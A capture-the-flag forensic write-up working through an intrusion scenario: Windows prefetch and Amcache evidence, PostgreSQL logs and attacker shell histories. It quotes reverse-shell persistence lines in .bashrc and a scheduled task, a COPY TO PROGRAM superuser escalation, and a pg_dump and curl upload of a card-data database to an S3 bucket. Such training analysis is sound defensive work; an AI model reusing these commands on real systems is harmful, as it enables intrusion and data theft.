

OpSalwarKameez24-4: Salsa-Dance

Sherlock Scenario  
After gaining elevated privileges on the victim machine, the Incident Response team has been assigned the task of analyzing whether the attacker has carried out any lateral movement or collected confidential data within the network, as unusual activity has been detected related to one of the cloud storage accounts.

Task 1:  
What time (UTC) did the threat actor retrieve details about the domain controller using a native Windows tool?

I checked the Prefetch and noticed the NLTEST.exe which is a command-line tool that administrators often use to enumerate domain controllers (DC) and determine trust status between domains.

NLTEST . EXE	1	FE246062	12340	Windows ...	2024-10-24 06:27:29
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Answer: 2024-10-24 06:27:29

Task 2:  
To what directory on the compromised system did the threat actor download the tools used for reconnaissance?

\*I answered this task after completed some other tasks\*

I searched for the winsysview.exe inside the Amcache and found the path

c:\windows\inf\winsysview\winsysview.exe	WinSysView.exe
--	----------------

Answer: C:\Windows\INF

Task 3:  
Which legitimate Windows program did the threat actor use to download the initial file?


I checked the Prefetch and one of the first logs was bitsadmin.exe which can be used to download files

2024-11-23 18:38:19	2024-10-24 0...	2024-11-23 19...	BITSADMIN . EXE	1	71339457	14288	Windows ...	2024-10-24 06:28:09
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Answer: bitsadmin.exe

Task 4:  
What is the MITRE ATT&CK Technique ID associated with the method used by the threat actor in Question # 3?

I asked the Chat



Answer: T1197

Task 5:  
The threat actor used a program to identify the credentials stored on the victim machine. What was the original filename of this program before it was renamed?

I checked the USN Journal and checked for all exe files until I saw a suspicious exe file named CredentialsFileView.exe

Answer: CredentialsFileView

I checked the Amcache and searched for the name CredentialsFileView and noticed the name is different "winsysview.exe"

32

/ 73

Community Score

15

32/73 security vendors flagged this file as malicious

35296e7a34688ca3e3159bcd9f2b4d60ba4173a2369aca531bb7bc959f68ed9c

CredentialsFileView.exe


peexe64bitsdetect-debug-environment

Answer: 5463f4140efd005a7bafa6fa0fa759bcfcf7da4a

I searched for name I found from task 6 "winsysview.exe" in the USN Journal

Answer: 2024-10-24 06:35:24

I found the user inside the file `sdb00-20241024-0743-lastlog.txt` in the `catscale_out\logs` path.



Answer: sdb-ary

#### Task 9:

What is the source IP address used by the threat actor to connect to the database server?

Same as previous task

Answer: 10.10.2.55

#### Task 10:

What database command did the threat actor initially enter that resulted in an error?

I found the command inside catscale\_out\Logs\var\log\postgresql\postgresql-12-main.log

```
1 2024-10-11 11:53:11.199 UTC [5102] LOG: starting PostgreSQL 12.20 (Ubuntu 12.20-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1-20.04.2) 9.4.0, 64-bit
2 2024-10-11 11:53:11.200 UTC [5102] LOG: listening on IPv4 address "127.0.0.1", port 5432
3 2024-10-11 11:53:11.203 UTC [5102] LOG: listening on Unix socket "/var/run/postgresql/.s.PGSQL.5432"
4 2024-10-11 11:53:11.227 UTC [5103] LOG: database system was shut down at 2024-10-11 11:53:08 UTC
5 2024-10-11 11:53:11.242 UTC [5102] LOG: database system is ready to accept connections
6 2024-10-11 11:56:03.547 UTC [7537] postgres@postgres ERROR: syntax error at or near "-" at character 16
7 2024-10-11 11:56:03.547 UTC [7537] postgres@postgres STATEMENT: CREATE USER sdb-ary WITH LOGIN;
8 2024-10-11 12:08:06.418 UTC [5102] LOG: received fast shutdown request
9 2024-10-11 12:08:06.420 UTC [5102] LOG: aborting any active transactions
10 2024-10-11 12:08:06.423 UTC [5102] LOG: background worker "logical replication launcher" (PID 5109) exited with exit code 1
11 2024-10-11 12:08:06.423 UTC [5104] LOG: shutting down
12 2024-10-11 12:08:06.456 UTC [5102] LOG: database system is shut down
13 2024-10-11 12:08:06.659 UTC [8057] LOG: starting PostgreSQL 12.20 (Ubuntu 12.20-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1-20.04.2) 9.4.0, 64-bit
14 2024-10-11 12:08:06.661 UTC [8057] LOG: listening on IPv4 address "0.0.0.0", port 5432
15 2024-10-11 12:08:06.661 UTC [8057] LOG: listening on IPv6 address "::", port 5432
16 2024-10-11 12:08:06.664 UTC [8057] LOG: listening on Unix socket "/var/run/postgresql/.s.PGSQL.5432"
17 2024-10-11 12:08:06.686 UTC [8058] LOG: database system was shut down at 2024-10-11 12:08:06 UTC
18 2024-10-11 12:08:06.694 UTC [8057] LOG: database system is ready to accept connections
19 2024-10-24 06:49:37.710 UTC [69316] sdb-ary@ATM ERROR: permission denied for table accounts
20 2024-10-24 06:49:37.710 UTC [69316] sdb-ary@ATM STATEMENT: SELECT * FROM accounts;
21 2024-10-24 06:49:48.381 UTC [69316] sdb-ary@ATM ERROR: permission denied for table carddetails
22 2024-10-24 06:49:48.381 UTC [69316] sdb-ary@ATM STATEMENT: SELECT * FROM carddetails;
23 ALTER ROLE
```

Answer: SELECT \* FROM accounts;

#### Task 11:

What is the full command used by the threat actor to gain elevated access?

Found the command after I answered task 12, file - psql\_history

```
SELECT current_user;
SELECT * FROM pg_stat_activity;
\du
\l
\c ATM
\dt
\d accounts
\d carddetails
\d carddetails
\d users
SELECT * FROM accounts;
SELECT * FROM carddetails;
COPY (SELECT '') TO PROGRAM 'psql -U postgres -c 'ALTER USER "sdb-ary" WITH SUPERUSER;'';
CREATE USER "sdb-admin" WITH LOGIN SUPERUSER;
ALTER ROLE "sdb-admin" WITH PASSWORD 'brightLightz';
\du
\! pg_dump -U "sdb-ary" -h 127.0.0.1 -d ATM -f /tmp/atm.sql
curl -X PUT -T /tmp/atm.sql https://festival-of-files.s3.amazonaws.com/atm.sql609exit
\q
```

Answer: COPY (SELECT '') TO PROGRAM 'psql -U postgres -c "ALTER USER "sdb-ary" WITH SUPERUSER;";

#### Task 12:

What tool was used by the threat actor to export the database?

I searched the psql\_history and found several SQL commands

pg\_dump -- extract a PostgreSQL database into a script file or other archive file

```
SELECT current_user;
SELECT * FROM pg_stat_activity;
\du
\l
\c ATM
\dt
\d accounts
\d carddetails
\d carddetails
\d users
SELECT * FROM accounts;
SELECT * FROM carddetails;
COPY (SELECT '') TO PROGRAM 'psql -U postgres -c 'ALTER USER "sdb-ary" WITH SUPERUSER;'';
CREATE USER "sdb-admin" WITH LOGIN SUPERUSER;
ALTER ROLE "sdb-admin" WITH PASSWORD 'brightLightz';
\du
\! pg_dump -U "sdb-ary" -h 127.0.0.1 -d ATM -f /tmp/atm.sql
curl -X PUT -T /tmp/atm.sql https://festival-of-files.s3.amazonaws.com/atm.sql609exit
\q
```

Answer: pg\_dump

Task 13:  
What is the complete target URL used by the threat actor for exfiltration?

I found the URL at the .bash\_history

```
C:\Users\Bubble\Desktop\catscale_out\User_Files\home\sdb-aroy\.bash_history - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
.bash_history .psql_history .bashrc .profile .bash_history .bash_logout .bashrc
1  uname -a
2  more /etc/passwd
3  groups
4  ps aux
5  ip a
6  netstat -tuln
7  cat /var/log/auth.log
8  psql -h 127.0.0.1 -d postgres
9  ls /tmp/atm.sql
10 du -sh /tmp/
11 du -sh /tmp/atm.sql
12 more /tmp/atm.sql
13 curl -X PUT -T /tmp/atm.sql https://festival-of-files.s3.amazonaws.com/atm.sql
14 rm /tmp/atm.sql
15 crontab -e
16 nano ~/.bashrc
17 exit
```

Answer: <https://festival-of-files.s3.amazonaws.com/atm.sql>

Task 14:  
What public IP addresses were used by the threat actor for persistence? Sort smallest initial octet to largest.

\*Last task\*

Currently, I already found one IP - "nc -e /bin/bash 3.224.124.130 2323 2>/dev/null &" from the User\_Files\home\sdb-aroy\.bashrc file.

```
if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]u@\h\[\033[00m\]:\[\033[01;34m\]w\[\033[00m\]]$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w$ '
fi
unset color_prompt force_color_prompt
nc -e /bin/Bash 3.224.124.130 2323 2>/dev/null &
# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a]${PS1}"
    ;;
*)
    ;;
esac
```


After I opened every file on Linux and went back again to the Windows and investigate further the files until I found a suspicious Task "MicrosoftNetworkConnector" at SWS 25\C\Windows\System32\Tasks  
I opened the task and noticed a command

<Exec>  
<Command>C:\Windows\INF\networkconn.exe</Command>  
<Arguments>-e cmd.exe 34.234.202.16 2424</Arguments>  
</Exec>

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2024-10-24T12:33:59</Date>
    <Author>STORED\aarush.roy</Author>
    <URI>MicrosoftNetworkConnector</URI>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <StartBoundary>2024-10-24T12:33:00</StartBoundary>
      <Enabled>true</Enabled>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>S-1-5-18</UserId>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\INF\networkconn.exe</Command>
      <Arguments>-e cmd.exe 34.234.202.16 2424</Arguments>
    </Exec>
  </Actions>
</Task>
```

Answer: 3.224.124.130, 34.234.202.16

Task 15:  
At what time (UTC) did the victim's Windows machine connect to the Domain Controller?  
  
I checked several locations for this until I found the timestamp inside the RDPClient Operational



Answer: 2024-10-24 07:07:45

Task 16:  
After accessing the Domain Controller, how long did the threat actor's session last (in seconds)?  
  
I took both timestamps and sent it to ChatGPT  
  
Connect: 2024-10-24T07:07:45.0493145Z  
  
Disconnect: 2024-10-24T07:34:40.0620086Z

After accessing the Domain Controller, how long did the threat actor's session last (in seconds)?

Connect: 2024-10-24T07:07:45.0493145Z

Disconnect: 2024-10-24T07:34:40.0620086Z

To calculate the duration of the session in seconds, we can subtract the **Connect time** from the **Disconnect time**:

- Connect time: 2024-10-24 07:07:45.0493145 UTC
- Disconnect time: 2024-10-24 07:34:40.0620086 UTC

**Calculation:**

1. Disconnect time - Connect time


- 07:34:40.0620086 - 07:07:45.0493145


**Steps:**

- Convert the times to seconds, then subtract.

**Result:**

- The session lasted **1615 seconds**.





Answer: 1615